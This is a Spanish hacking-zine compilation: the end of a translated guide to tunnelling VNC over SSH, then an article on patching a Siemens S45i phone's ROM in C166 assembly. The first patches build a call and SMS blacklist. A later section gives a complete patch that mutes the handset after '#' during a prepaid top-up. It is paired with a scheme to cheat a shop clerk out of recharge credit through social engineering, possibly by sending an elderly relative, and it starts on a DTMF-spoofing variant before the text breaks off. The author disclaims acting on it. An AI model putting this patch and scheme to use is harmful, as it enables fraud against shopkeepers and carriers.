4º Paso: Instale un cliente de SSH en el ordeandor de su casa. Si tiene configurado el servidor para utilizar autentificacion por clave publica o basada en host, asegurese de que tiene el nombre de host correctamente establecido o que tiene una copia de la clave en el ordenador. (Para una seguridad extraordinaria, necesita autentificacion por clave publica o basada en host y desabilitar la autentificacion por contraseñas de SSH. Consulta la documentacion para mas informacion.) El ordenador de su casa es ahora el ordenador cliente.

5º Paso: Verifique que puede realizar una conexion SSH desde el ordenador de su casa al servidor SSH. Si esto funciona, usted ya sabra que el router deja pasar el trafico correctamente.

6º Paso: Construya su tunel SSH. Escoja un puerto para que el ordenador de su casa se quede a la escucha entre el 1 y el 65535. VNC utiliza el puerto 5900 por defecto, pero tambien puede utilizar 5900 si lo desea. Sin embargo, si da la casualidad de que esta ejecutando VNC en su ordenador, el puerto 5900 ya estara en uso. Yo en este caso recomiendo añadir 1 al puerto por defecto de modo que la información quedaria de la siguiente manera:

```
myport:             5901
target_address: 192.168.1.100
target_port:        5900
```

O en la línea de comandos:

```
# ssh -L 5901:192.168.1.100:5900 route1.example.com
```

(Nota: Si el ordenador de su oficina tiene una ip publica, deberá ser capaz de conectar directamente a este ordenador. En nuestro ejemplo necesitamos especificar el nombre (hostname) del router para la conexion ssh por que utilizamos una direccion ip privada que no puede ser enrutada, por eso enviamos la solicitud al router el cual si que nos puede reenviar el trafico asta la direccion ip especificada. Si esto te confunde, no te preocupes -- lo unico que pretendemos es que pongas la direccion IP del ordenador de la oficina en el comando SSH.)

7º Paso: Si se crea la conexion SSH con exito, utilice el comando netstat para verificar que el ordenador de su casa esta escuchando en el puerto 5901. Si es asi, esta usted listo para hacerlo funcionar.

8º Paso: Ejecute VNC Viewer en el ordenador de su casa. Para obtener informacion de la conexion, usted necesitara proporcionar el string: localhost:5901 -- Esto le indica al visor que realice una conexion a 'localhost' (su ordenador) en el puerto 5901 (final del tunel SSHH). Llegados a este punto, te saldra un cuadro solicitando la contraseña de la conexion VNC, o reciviras un error si existe algun problema.

9º Paso: Introduzca la contraseña. Dele uno o dos minutos y deberia ver el mensaje "Please Wait" mientras VNC carga el escritorio remoto Dependiendo de la velocidad de su conexion, usted querra especificar una compresion, colores y otras configuraciones de VNC para que la aplicacion funcione algo mas rapido en conexiones lentas. (Nota: UltraVNC procura detectar la velocidad de la conexion automaticamente; puesto que el destino esta reciviendo los datos desde el servidor, la velocidad utilizada sera la que hay entre ellos dos. Si el ordenador de su casa tiene una conexion mas lenta hacia el servidor, necesitara ponerlo para una velocidad mas lenta.)


10º Paso: Ya lo ha conseguido! La sesion que esta utilizando esta enviando datos atraves de un tunel SSH. Recuerde cerrar la conexion del VNC antes de cerrar el tunel SSH -- sino, la conexion VNC no se cerrara conrrectamente.

7.- Tenga presente...

* Cualquier cosa que quiera enviar atraves del tunel debe ser enviada a localhost:myport. Si no esta usted seguro de como redireccionar servidores/puertos en la aplicacion que esta utilizando, mire en la documentacion.

* Cerciorese de que el puerto local que ha especificado para el tunel no tenga conflictos con otros puertos que esten abiertos en el pc cliente. Es por eso que yo he utilizado el puerto 5901 para la conexion VNC, en vez de usar el puerto por defecto 5900.

* El trafico solo se encripta entre el pc CLIENTE y el pc SERVIDOR. Si el servidor y el destino no son los mismos, el trafico redireccionado desde el servidor asta el destino NO SERA ENCRIPTADO.
(miren la Figura 2)






FIGURA2: Es importante recordar que si el servidor (S) y el destino (T) no son la misma maquina el trafico entre ellos no estara encriptado.

* Si ha seguido usted estas instrucciones y todavia tiene dificultades para crear una conexion SSH, mire la documentacion para la version especifica de SSH que este utilizando ya que existen pequeñas pero importantes diferencias en la forma de configurar por ejemplo en linux y windows.

8.- Recursos

Esto es simplemente una lista de enlaces para especificar el software y la informacion a la que nos referimos en este articulo:

* [1]OpenSSH: Un cliente/servidor de SSH disponible para varios sistemas operativos. Este software ha sido desarrollado por el mismo equipo que ha echo OpenBSD.

* [2]OpenSSH para Windows: Es un port para windows del paquete OpenSSH.

* [3]PuTTY: Es un cliente GUI de ssh para usuarios de windows, es el mejor cliente de ssh freeware que conozco.

* [4]VNC: Ahora conocido como RealVNC, este sitio contiene muy buena documentacion para esta util herramienta.

* [5]UltraVNC: Esta es una version de VNC que solo funciona en sistemas Windows. Esta version tiene añadidos muy utiles que no tiene el VNC estandar, como puede ser la transferencia de ficheros, posibilidad de chat entre servidor y cliente, y Autentificacion mediante Active Directory en dominios NT.

* [6]Freeshell.org: Este es un buen servicio de cuentas shell que llevo utilizando durante un par de años. Se que tienen funcionando NetBSD y no consideran linux como una eleccion viable. Sin embargo, tu opinion puede ser distinta (YMMV).

References

1. http://www.openssh.com/
2. http://sshwindows.sourceforge.net/
3. http://www.chiark.greenend.org.uk/~sgtatham/putty/
4. http://www.realvnc.com/
5. http://ultravnc.sourceforge.net/
6. http://www.freeshell.org/

Nota del traductor

Puede consultar el original de este articulo en el siguiente enlace:
http://www.neworder.box.sk/newsread.php?newsid=12498

EOF

Listas negras en móviles. Y algo más.

****

Otro artículo más sobre móviles para añadir a la colección.
Ya sé que escribo mucho sobre telefonía, pero cada uno escribe sobre lo que le gusta y conoce.
Y después de muchas horas aprendiendo sobre mi Siemens, es hora de sacarle partido, ?no crees?

Lo importante de este texto es que intentaré explicar todo lo que hago, para que otros puedan usar estos conocimientos y adaptarlos a otros modelos Siemens o quizás incluso a otras marcas de móviles.

Hace tiempo alguien publicó una nota en el tablón de SET diciendo que quería hackear un móvil porque recibía mensajes molestos enviados por alguien que le odiaba.
Está claro que la gente cree que la web de SET es un chat dinámico en la que los usuarios están constantemente conectados, y que pueden enviar respuestas inmediatas.
No es así, por lo que supongo que dicha persona jamás leerá este artículo.
Por otro lado, no me quedó claro si conocía el número desde el que le mandaban mensajes, o si el "atacante" los enviaba anónimamente.
Porque esto es muy fácil de hacer: busca en tu móvil alguna opción llamada "Esconder ID" o algo similar.
También es posible mandar anónimamente sólo 1 mensaje. Para eso hay que poner el caracter "i" antes del número de teléfono.
Estas dos formas de esconder tu identidad sólo funcionan si el proveedor de servicios lo permite. Pero todos los que yo he visto lo hacen.
Como ya conoces (o deberías conocer) los comandos AT, te diré que esto se consigue también con el comando AT+CLIR=1 que selecciona el modo "incógnito" para el CLIR (Call Line Identification Restriction).

Como en el caso que me ocupa, a veces se reciben mensajes o llamadas de gente con la que no quiero comunicarme.
Esto sin contar con que cada vez más y más frecuentemente están apareciendo compañías que mandan publicidad mediante SMS.
Para combatir esta nueva modalidad de spam voy a desarrollar una aplicación que desecha automáticamente los SMS de personas indeseables.
También es posible anular las llamadas que me hagan.

Lo primero es conseguir un teléfono Siemens. ?Cómorr? ?Después de todos los artículos que he escrito contando las bondades de esta marca todavía no tienes uno?
Yo trabajo con el S45i-v04. Además de las múltiples herramientas que he explicado en textos anteriores, es imprescindible la ayuda de los cientos de entusiastas esparcidos por Internet.
Sin su ayuda y apoyo mi tarea sería mucho más difícil, por no decir imposible.

También es necesario otro teléfono, que será con el que haré las llamadas.
Para esto yo uso un teléfono fijo, que es más barato. El número es 987-65-43-21

Doy de alta este teléfono en mi libreta de direcciones con el nombre XXXX.
Lo meto en la libreta del móvil, no la del SIM.
Preparo un programa en el móvil que me permitirá buscar en la memoria cualquier secuencia de bytes.
Para esto hace falta acceso de lectura y escritura a la memoria del móvil.
Aunque ya lo he explicado, lo contaré una vez más: se necesita un cable especial (10 euros) para conectar el móvil y el ordenador.
Entonces hay múltiples programas que permiten modificar la ROM del móvil: yo uso V_klay, SiemensDebugger, y ATCGSN

El programa de búsqueda es algo así:

```
   mov r4, 0200 ; dirección para escribir las posiciones encontradas
   mov r8, #00h ; empieza por el segmento 0
otro_r8:
   mov r6, #0h ; empieza por el offset 0
   mov r5, #0h
otro_r5:

   extp r8, #1h
   mov r3, [r5+] ; saca el dato de la memoria
```

```
   cmp r3, #5858h ; lo compara con "XX"
   jmpr cc_Z, encontrado

   add r6, #02h ; si no lo encuentra, va al siguiente dato
   cmp r6, #04000h ; hasta que termino con este segmento
   jmpr cc_NZ, otro_r5

   add r8, #01h ; entonces salto al siguiente segmento
   cmp r8, #0400h ; recorre 400h segmentos = 16 Mg.
   jmpr cc_NZ, otro_r8

encontrado
   extp #40h,#2h
   mov [r4+], r5
   mov [r4+], r6
```

y escribirá la(s) posición(es) encontrada(s) en 0040:0200

Inicio la llamada desde XXXX, y cuando empieza a sonar el móvil, arranco el programa de búsqueda de la palabra 'XXXX'
Aparece en 5 posiciones.
Una de ellas es la propia de la libreta de direcciones, claro.
Esta dirección es B5C500=02D7:0500
También aparece en B71300=02DC:1300 pero esto es porque el microprocesador C166 del Siemens mantiene copias de la memoria en varias direcciones.
Si cambio un dato, el otro también cambia.

Otra de ellas es dinámica y cambia si hago distintas llamadas. Seguramente hay algún puntero que la referencia, pero no voy a perder tiempo con esto.
La direción más interesante empieza a partir de F2900.
El dato en F2905 es justamente el número de telefono 987-65-43-21 .
Para ahorrar memoria se guarda agrupado por bytes: 0x98 0x76 0x54 0x32 0x10
El tamaño (número de cifras) del teléfono está en F2904. Vale 9, claro.
El nombre de la persona, tal como yo lo he definido en mi listin, empieza en la direccion F2978. Este es justamente el dato "XXXX" que estaba buscando.

Repito el experimento con otro teléfono y otra entrada en el listín, y llego a la evidencia de que siempre F2978 contiene el nombre de la persona que llama.
Si el número no está en mi agenda, este dato es 0x00.

Ahora se trata de saber cual ha sido la rutina que ha obtenido ese dato de la agenda y la ha puesto en dicha dirección.

La posición de memoria 0F2904 se escribe en formato C166 como 003C:2904 por lo que miro cuales trozos de programa hace uso de esa dirección.
No encuentro ninguna, así que amplio mi radio de búsqueda a cualquiera que use el segmento 003C.
Lamentablemente salen más de 1000 referencias; demasiadas para investigar.

En otro artículo he comentado que he hecho un mini-emulador para el móvil.
Pero no es en tiempo real, así que no puedo tracear todas las rutinas.
Otra técnica que podría resultar es mirar muy frecuentemente la memoria F2904.
En cuanto valga "XXXX" averiguo las rutinas que se han ejecutado últimamente.

Esta lista se obtiene de la pila.
Cuando se llama a una rutina, la dirección llamante se guarda en la pila, pues es necesario recordarlo a la hora de retornar.
Si pudiera recibir una notificación cada vez que se entra o se sale de una rutina, podría tracear las llamadas.

Esta idea la he sacado del debugger NTSD:
-lee el programa desde el disco
-sustituye cada llamada CALL con otra instrucción CALL mi_rutina_entrar
-sustituye cada retorno RET con otra instrucción CALL mi_rutina_salir
-inicia el programa traceado
-en   mi_rutina_entrar   averigua qué rutina la ha llamado, pues está en la pila
-guarda el dato en un buffer interno, para permitir breakpoints, traceado, ...
-obtiene desde el disco la dirección destino original
-crea dinámicamente una instrucción JMP direccion_original
-sigue el programa en esta instrucción recién creada
-cuando se llame a   mi_rutina_salir   vuelve a guardarlo, para tener una lista del flujo del programa
-saca el dato de la pila
-crea dinámicamente una instrucción RET

-salta a esta instrucción

Esto se puede hacer porque los programas en un ordenador se leen siempre
desde el disco antes de iniciar su ejección.

Pero en el móvil los programas se ejecutan directamente desde la ROM, por
lo que esta técnica no sirve.
Aunque me ha dado una idea: en el C166 la pila es muy limitada, 4096 bytes, y
existen 2 registros STKOV y STKUN que indican el tope máximo y mínimo.
Cuando se llena la pila (o se vacian más datos de los que existen) entonces
se produce una interrupción.
Si pusiera STKOV=0 y STKUN=0 , cualquier llamada intentaría guardar en la
pila la direccón de retorno, y fallará porque no hay hueco.
Entonces se dispara mi interrupción. Yo debo guardar ese dato en otra
dirección de memoria (mi propia pila) y salir de la interrupción como
si nada malo hubiera pasado.
Aunque se produce un desbordamiento, el dato en realidad se ha guardado.
Esto tiene el inconveniente de que cualquier instrucción PUSH también me
provocará un desbordamiento, a pesar de que no es una instrucción CALLS.
El mayor problema, y es precisamente el que complica esta técnica, es que
la propia interrupción se trata internamente como una llamada a la rutina
de manejo de interrupción, es decir, que también pone datos en la pila.

Estos datos son los típicos de cualquier interupcón, es decir: PSW (flags),
CSP (Context Segment Pointer), e IP (Instruction Pointer)
O sea, que para que el sistema pueda llamar a la interrución es necesario
que la pila esté en buenas condiciones. Si no, es imposible saber de dónde
vengo, y por lo tanto es imposible retornar.
En otras palabras, el dato SP (Stack Pointer) debe apuntar a una zona
no usada dentro de la RAM . Si apuntara a la ROM o a una dirección fuera
de la memoria o a una zona usada por otro programa, no se podría escribir.

La interrupción de stack overflow se llama STOTRAP y saltará a 000010h.
Allí pondré yo un salto a mi rutina que será:

```
miPush:
mov [-r0], r2
mov [-r0], r3
mov [-r0], r4
mov [-r0], r5
mov [-r0], r6
pop r2 ; saca IP
pop r3 ; saca CSP
pop r4 ; saca PSW
pop r5 ; saca el dato que se pretendía escribir
push r4 ; vuelve a meter PSW , para poder retornar
push r3 ; vuelve a meter CSP , para poder retornar
push r2 ; vuelve a meter IP , para poder retornar
; ahora toca guardar en un sitio seguro el dato que no se ha podido meter
extp #0013h, #1 ; el segmento 0013:0000 no se usa y está a 0x00
mov r6, 0004h ; en 0013:0004 digo cuantos datos llevo metidos en mi pseudo-pila
extp #0013h, #1
mov [r6+], r5 ; guardo el dato en mi pseudo-pila
extp #0013h, #1 ; y de paso incremento el contador
mov 0004h, r6 ; que ahora vuelvo a guardar
; con lo anterior simplemente emulo una pila
; una rutina similar sacará los datos en el stack underflow STUTRAP
; pero decrementará 0013:0004
; ahora me toca archivar estos datos
; para eso uso el segmento 0018:0000 que tampoco se usa.
extp #0018h, #1
mov r6, 0004h ; miro cuantos llevo metidos. Este contador siempre se incrementa
extp #0018h, #1
mov [r6+], r5
extp #0018h, #1
mov 0004h, r6

mov r6, [r0+]
mov r5, [r0+]
mov r4, [r0+]
mov r3, [r0+]
mov r2, [r0+]
```

Esto es una manera más o menos eficiente de tracear las llamadas que se hagan.

Para activar ese traceo tengo que hacer que la interrupción apunte ahí:
```
mov r6, #offset(miPush)
extp #000h, #1
mov 0010h, r6
mov r6, #pagina(miPush)
extp #000h, #1
mov 0012h, r6
```

Lo mismo para miPop , en la dirección STUTRAP , es decir, 0018h

Esto es muy bueno para saber quién llama a quién, pero al final siempre acabo analizando un montón de rutinas.

Voy con otra solución. Existen unas 130.000 rutinas en la memoria del móvil. Una de ellas, que se usa muy frecuentemente, es el equivalente a strcmp. Compara bytes desde una dirección hasta que son dferentes o el dato del origen vale 0x00.

Esta rutina está en la ROM y puedo modificarla para que me diga en cuales situaciones el dato es "XXXX".
La rutina original es:
```
010486: movb    rl5, [r13+] ; saca el dato apuntado por   r13
010488: cmpb    rl5, [r3+]  ; lo compara con el dato en   r3
01048A: jmpr    cc_NZ, loc_010490 ; si no son iguales, ya puedo salir.
01048C: cmp     r3, r14           ; si no es el finalizador de cadena...
01048E: jmpr    cc_NZ, loc_010486 ; sigue comparando
010490: rets
```
O sea:
Lo que tengo que hacer es cambiar
01048E
para que guarde la pila (4 rutinas mas o menos) en caso de que el dato sea "X"

```
 sub r13, #2h
 movb    rl5, [r13]
 cmpb    rl5, #'X'
 jmpr    cc_Z, siX
noX:
 add r13, #2h
 rets
siX:
mov r15, SP
mov mi_memoria+0, [r15+]
mov mi_memoria+2, [r15+]
mov mi_memoria+4, [r15+]
mov mi_memoria+6, [r15+]
```

Faltan algunos detalles, como verificar que es la primera vez que escribo el dato, guardar los registros, ... pero lo básico está aquí.

Inicio de nuevo la llamada, y veo que me ha llamado la rutina C4BAFC
Un par de comprobaciones más, y estoy completamente seguro de que este es una buena rutina para saber el nombre correspondiente al número de teléfono que me está intentado llamar.

Ahora llega la segunda parte: abortar la llamada.
La primera idea es que se puede interrumpir pulsando la tecla de 'colgar'
Para eso necesito averiguar cual es la rutina que procesa el teclado.
Supongo que es algo así como:
```
c=leeTecla();
if(c=='Colgar')
      llama rutina_tecla_colgar
```
pero a su vez, la rutina_tecla_colgar puede ser:
```
if(llamada_en_activo)
      {
      colgar_llamada;
      mostrar_mensaje('Llamada finalizadá);
      }
```
Gracias a los conocimientos del artículo anterior sobre 'modificación de la Rom' aprendo que la rutina del teclado está en CCB510.
Voy siguiendo el flujo del programa y aterrizo en C49D94. Parece ser que esta rutina provoca que se corte la llamada cuando r12=1 y r13=-1.
Lo pruebo un par de veces: hago un parche que, cuando pulso la tecla '3' , salte a C49D94.
Inicio la llamada, y en el móvil receptor pulso el '3'. Efectivamente la

llamada se corta.

Otra manera de cortar la llamada es usando comando AT. El comando ATH sirve para cancelar la llamada en curso.
Ahora bien, ?Cómo hago para que el móvil se auto-mande un comando AT?
Existe un parche llamado ATCGSN que yo uso constantemente. Conectando un emulador de terminal, permite leer la memoria del móvil, y también escribir (sólo la RAM) e incluso ejecutar programas.

Desensamblo el parche, y veo que lo que hace es
04422C: B2D5ED00 BEC58700

La ROM a partir de 04422C parece ser una tabla que empieza en 04422C.
Digo que es una tabla porque al desensamblarlo no tiene coherencia y los datos parecen estar organizados de 4 en 4.
Unos 400 bytes detrás en 044530 hay otra tabla con lo que parecen ser comandos AT+Cyyyy .Por ejemplo, están
AT+CACM para saber el número de minutos que he hablado
AT+CALM para poner el sonido para la alarma
AT+CAOC para saber la carga
AT+CBC para saber el nivel de la batería
y muchos más. Incluso hay algunos comandos AT+Cyyyy que no están documentados. Por ejemplo AT+CXXPIN que parece servir para saber si el móvil necesita PIN o ya está operativo.
Como iba diciendo, la tabla 044530 contiene los códigos AT+Cyyyy que se pueden usar, y la tabla 04422C dice las rutinas encargadas de procesarlos.

El parche ATCGSN lo que hace es
4422C: B2D5ED00 BEC58700

o sea, sustituir la llamada original a la
rutina 00EDD5B2 por otra a 0087C5BE, donde instala una rutina diferente.

O sea, que AT+CGSN ya no llama a EDD5B2 sino a 87C5BE.
Meto un breakpoint en mi traceador y cuando llega a 87C5BE miro de dónde vengo.
Tirando del ovillo veo que todos los comandos AT pasan por la rutina E0B07A
No hay más que poner en 100200 el comando a procesar (ATH en mi caso) y llamar a E0B07A para que lo ejecute.
Dicho y hecho: en C4BAFC miro si el dato en 0F2904 vale 'X'. Si es así, meto "ATH" en 100200 y siguientes, y llamo a E0B07A.

```
org 0C4BAFCh
extp #003Ch, #1
movb rl4, 02904h
cmpb rl4, #'X'
jmpr cc_NZ, noX

movb rl4, #'A'
extp #0040h, #1
movb 0200h, rl4

movb rl4, #'T'
extp #0040h, #1
movb 0201h, rl4

movb rl4, #'H'
extp #0040h, #1
movb 0202h, rl4

movb rl4, #0
extp #0040h, #1
movb 0203h, rl4

calls 0E0B07Ah

noX:
rets
```

Con esto, si quiero evitar las llamadas de alguien, sólo tengo que poner una 'X' al principo de su nombre, y el móvil le colgará automáticamente.

Profundizando en el tema encontré otra rutina en C49E2A que permite rechazar la llamada haciendo parecer que el móvil está ocupado (busy) en otra llamada. Pero esto no lo he usado.

En otro orden d cosas, el móvil mantiene una lista de las llamadas efectuadas y recibidas, tanto si he respondido como si he colgado. También guarda las llamadas que no se han completado por haber otra llamada en activo.
Esto me sirve para saber quien me ha llamado, aunque esté en mi lista negra.

Es posible activar una opción para que vayan al buzón de voz todas las llamadas no completadas por estar ocupado. Esto se llama "Divert" y me permite que los indeseables me dejen un mensaje en el buzón.
No sólo se gastan el dinero, sino que, en caso de que la llamada sea ofensiva, tengo una grabación para presentar a la policía, que era lo que pretendía esta persona que lanzó la cuestión a tablón de SET.

Esto mismo también es válido para los SMS. Cuando el emisor tiene un nombre que comienza por "X" entonces no me llega el aviso dque tengo un nuevo mensaje. Sin embargo el SMS sí que aparece en la lista de SMS recibidos.

Para borrarlo uso un truco similar, con los comandos AT+CMGyyyy

El comando AT+CPMS selecciona la memoria desde la que quiero leer mensajes.
En mi caso es "MS"=móvil.
El comando AT+CMGL lista todos los SMS recibidos.
El comando AT+CMGD borra un mensaje.

También necesito el comando AT^SPBG=? que sirve para mostrar todos los detalles de una entrada en la agenda. Para no hacerlo demasiado complicado, explicaré que es posible usar este comando para averiguar el nombre, a partir de un número de teléfono.
En teoría, lo que tengo que hacer es ejecutar estos comandos uno tras otro.
El problema es que la respuesta no es síncrona.
Me explico: el sistema operativo del móvil es multiproceso. Cuando uno quiere ejecutar una tarea que tarda bastante tiempo (más de 100 milisegundos) no es posible hacerlo todo seguido, ya que otras tareas se detendrían, tales como el teclado, el sonido, o, lo que sería peor: la conexión con la red.
Para solucionarlo, existe un gestor interno de tareas.
En el registro r13 se pone el segmento de la rutina a ejecutar. En r12 se pone el offset.
En r14 y r15 se ponen los argumentos que quiero mandar a mi rutina.
Entonces debo llamar a la rutina CC79AE para que ponga mi petición en la cola.
Cuando el sistema operativo no tiene nada mejor que hacer, mira si hay peticiones pendientes y las procesa según van llegando en una típica cola FIFO.

Ten en cuenta que los comandos AT tardan bastante tiempo en ejecutarse, en cierto modo debido a que la respuesta hay que mandarla por el puerto serie, incluso aunque no haya nadie para recibir los datos.

Más o menos el esquema de mi programa, en forma de máquina de estados, es:
```
empieza en FEF000
 averigua la hora y minutos. Esto está en F3D4E+0 y F3D4E+2
 Compara con el tiempo que se ejecuto la ultima vez.
 Si no ha pasado 1 minuto, ve al final
 En caso contrario:
  Almacena la nueva hora y minutos
  si flag==NADA_PENDIENTE entonces:
    flag=SELECCIONA_MEMORIA_MOVIL
    manda AT+CPMS="MS"
    ve al final
  si flag==SELECCIONA_MEMORIA_MOVIL entonces:
    flag=LISTA_SMS_RECIBIDOS
    mensajes_procesados=0
    manda AT+CMGL=0 para listar los mensajes recibidos pero no leídos
    ve al final
  si flag==LISTA_SMS_RECIBIDOS entonces:
    el retorno del comando AT+CMGL=0 va a 00B98E ; una línea por cada mensaje
    desde 00B98E hasta 00B98E+2000h :
      buscar la respuesta +CMGL: x,z,t   y el final de carro 0x0D 0x0A
      Si ha llegado al final de la lista:
         flag=NADA_PENDIENTE
         mensajes_procesados=-1
         ve al final
      Si no ha llegado al final de la lista:
         a partir de la posición averiguada anteriormente, el número que mandó
          el SMS está en la posición+4
         leer cada byte ; primero la posición impar, y luego la par, hasta el
```

```
          número de datos indicado en posición+1
         por ejemplo, para el teléfono +34-987-65-43-21 debería
          ser: 0B xx 43 89 67 45 23 1y
         flag=BUSCA_EMISOR_SMS
         busca el nombre para ese número ; por ejemplo AT^SPBG="987654321"
         ve al final
  si flag==BUSCA_EMISOR_SMS entonces:
    lee el nombre desde 0F2904
    Si la inicial es "X" entonces:
      flag=BORRA_SMS_RECIBIDO
      manda AT+CMGD=mensajes_procesados    para borrar el mensaje
      mensajes_procesados++
      ve al final
    Si la inicial no es "X" entonces:
      mensajes_procesados++
      flag=LISTA_SMS_RECIBIDOS
      ve al final
  si flag==BORRA_SMS_RECIBIDO entonces:
    flag=LISTA_SMS_RECIBIDOS
    ve al final
final:
 r13_r12 = FEF000
 llama CC79AE para meterlo de nuevo en la cola de proceso
```

La inicialización de mi programa se produce en FEF100, el cual es llamado desde una rutina que se ejecuta cuando se enciende el móvil.
Este inicio pone flag=NADA_PENDIENTE y salta a FEF000

En realidad es simple, una vez que se tiene clara la secuencia de instrucciones. Bueno, si te parece complicado te recomiendo que lo leas un par de veces y hagas un diagrama de flujo en un papel.

Lo podría haber hecho todavía más sencillo si no usara comandos AT^SPBG para sacar datos de la agenda; podría acceder directamente a la memoria, pero no está siempre en la misma posición, sino que se guarda en los bloques EEPROM y también en el SIM.
Otra opción es leer el resultado de los comandos AT directamente en la rutina que los maneja, en vez de acceder a la memoria.
Para esto sé que todas las respuestas a AT pasan por EDD5B2. Pero tampoco gano mucho, pues tendría que parchear las rutinas AT+CMGL, AT+CMGD, y AT+CPMS

Seguramente esto es mucho más de lo que esperaba la persona que preguntó en el foro de SET, pero espero que tú hayas aprovechado estas enseñanzas.

SACANDO PROVECHO

Para dejar de jugar voy a intentar aplicar estos conocimientos a algo que me suponga un beneficio.
Cuando quiero recargar una tarjeta de prepago, una de las opciones es ir a la tienda y pagar una tarjeta de recarga. Esto consiste en un cartoncillo con un número escrito.
Si le pido al propietario de la tienda que escriba él mismo el numero, también se encargará de hacer que funcione bien.
El método de recargar la tarjeta es llamar a un cierto número de teléfono, y uando la voz lo dice, marcar los números del cartoncillo, acabando con '#'.
Entonces una voz grabada confirma que el saldo se ha ampliado.

En esta ocasión mi técnica es que el teléfono se vuelva mudo tras la tecla '#'.
El encargado de la tienda no recibirá la confirmación, así que lo intentará varias veces, quizás con distintos números y diferentes cartoncillos.

En todo caso, hay que pagarle con dinero -no con tarjeta de credito- pero sólo después de que haya efectuado la recarga, lo cual nunca sucederá.
Hay que hacer un poco de ingeniería social para que sea él quien recargue la tarjeta, pero no creo que esto suponga mayores problemas.
Estuve tentado de mandar a mi abuelo a que fuera él a la tienda a recargarlo, pero no quería ponerle en un aprieto. De todas maneras creo que es una buena idea: ?quien va a creerse que un ancianito es un estafador de telefonía móvil?

Está claro que la entrada a mi procedimiento será la rutina CCB510 de proceso de teclado. Ahora tengo que ver cómo hago para enmudecer el móvil.

Para no gastar ni una perra, meto una tarjeta sin saldo, y llamo al 'mailbox', que es gratis. Lo bueno es que el mailbox habla sin detenerse, así puedo

saber si de verdad he desconectado el altavoz. Lo malo es que a los 2 minutos se corta la llamada.
Mientras tengo la llamada activa pulso la tecla de subir/bajar el volúmen.
Empiezo a analizar rutina tras rutina y averiguo que la rutina que procesa el cambio de nivel de volúmen está en DEFFA8.
El mismo resultado obtengo si uso el comando AT^SNFV=x para poner el volúmen.
El dato se verifica que esté entre 0 y 4 . El volúmen 0 es bajito pero perfectamente audible. Sin embargo puedo pasarle el valor FFFF a dicha rutina, y observo que el altavoz queda totalmente mudo ! Ahora no se oye el mensaje grabado que indica que el saldo se ha incrementado.

Otra manera es haciéndole creer al móvil que tiene conectado el manos libres.
Entonces el sonido no sale por el altavoz interno sino por los audífonos teóricamente conectados al adaptador.
Para ello estudio la rutina que se ejecuta cuando conecto el manos-libres.
Pongo en marcha mi debugger de trampas, conecto el manos-libres, y vuelco la información al PC.
La función que maneja la conexión de cualquier cacharro (cable de datos, carga de batería, auricular, manos libres) resulta estar en E1EE48.
El cacharro que está conectado se guarda en 10E1DE.

Pongo el valor 0x05 (auriculares) en 10E1DE (0043:21DE) y llamo a E1EE48 para que el móvil se lo crea.
Inmediatamente el móvil se vuelve mudo. Voy por la buena pista.

El valor 0x03 significa que no hay nada conectado, y el móvil vuelve a hablar.
De este modo puedo volver a habilitarlo cuando se pulsa otra tecla, por ejemplo la de "colgar"

El parche completo es:

```
org 0CCB510h
calls miTecla

org FEF100
miTecla:
mov r5, r12 ; tecla pulsada
cmp r5, #001Dh ; mira si es la tecla '#'
jmpr cc_NZ, no_ponManosLibres

ponManosLibres:
mov r5, #05h ; simula conexión del cacharro de manos libres
extr #0043h, #1h
mov 21DEh, r5
calls 0E1EE48h ; haz que el móvil se entere
jmpr cc_UC, sal

no_ponManosLibres:
cmp r5, #000Dh ; mira si es la tecla 'colgar'
jmpr cc_NZ, sal
mov r5, #03h ; simula que no hay nada conectado
mov 21DEh, r5
calls 0E1EE48h ; haz que el móvil se entere
jmpr cc_UC, sal

sal:
rets
```

El atónito vendedor se sorprenderá cuando ninguno de los números realiza la carga con éxito.

Por supuesto que yo no he llevado a cabo el experimento; ni nunca lo haré.
No me voy a arriesgar por una mísera recarga de 20 euros.
Al margen de que es totalmente ilegal, condenable, y deshonesto. Y te recomiendo que tampoco lo hagas tú.

Otra manera similar de alterar la recepción de la confimación es mostrar unos dígitos en la pantalla, pero mandar otros distintos a la red.
El vendedor creerá que ha mandado el código correcto pero la red no lo aceptará.

Así que necesito saber cómo hace el móvil para marcar un número mientras la llamada está activa.
Gracias a la intercepción que tengo en la rutina de proceso del teclado, voy siguendo el flujo del programa.

Lamentablemente recorro más de 100 rutinas y me pierdo fácilmente.
Seguir un programa en ensamblador no es tarea fácil.

Pero se me ocurre que la única manera en que los códigos tecleados se comuniquen por la red es a través de tonos multifrecuencia DTMF.
Efectivamente cuando llamo al número de teléfono de recarga y empiezo a pulsar teclas oigo un pitido de distinta frecuencia para cada tecla.
Notar que esto es sólo una indicación para que el usuario sepa que efectivamente ha pulsado la tecla ; los tonos DTMF se mandan a la red en forma de paquetes de datos, no de sonido.

Por cierto, que el comando AT+VTS=x permite mandar un tono DTMF sin usar el teclado . ?Hay algo que no se puede hacer con comandos AT ?

En la documentación dice que se pueden mandar los caracteres 0123456789#*ABCD
Para el móvil SL45i (que es distinto al mío) ya alguien averiguó que la rutina C300EC se encarga de mandar tonos DTMF.
Hace algo asi como:

```
2300EC: mov     [-r0], r9
2300EE: mov     [-r0], r8
2300F0: mov     r9, r12
2300F2: mov     r8, #0
2300F4: calls   0A4h, loc_A4A476
2300F8: cmp     r4, #0
2300FA: jmpr    cc_Z, loc_230102
2300FC: mov     r8, #4
2300FE: jmpa    cc_UC, loc_230170
;-----------------------------------------------
230102:loc_230102:
230102: calls   0A4h, loc_A4A484
230106: cmp     r4, #0
230108: jmpa    cc_Z, loc_230170
23010C: sub     r9, #23h
230110: cmp     r9, #16h
```

Busco la equivalente en mi móvil:
-la dirección de la rutina no será 2300EC , dado que para una versión diferente, las rutinas están en distintas posiciones.
-no saltará a loc_A4A476 ni loc_A4A484, por la misma razón
-las instrucciones mov [-r0], r9 y mov [-r0], r8 son demasiado comunes como para buscarlas unívocamente
-los registros r9, r8, r4 usados en esta versión pueden ser distintos de la mía, dependiendo cómo se haya compilado la rutina
-el dato #23h en 23010C es el carácter "#". Esto es un buen indicio
-el dato #16h en 230110 sirve para 23h-16h = 0Dh , que también coincide con el rango de datos permitidos

Por eso no me cuesta mucho encontrar la rutina en CDDD26.
Como supongo que ya estás preparado para algo más avanzado, aquí va el desensamblado del código original, con mis comentarios:

```
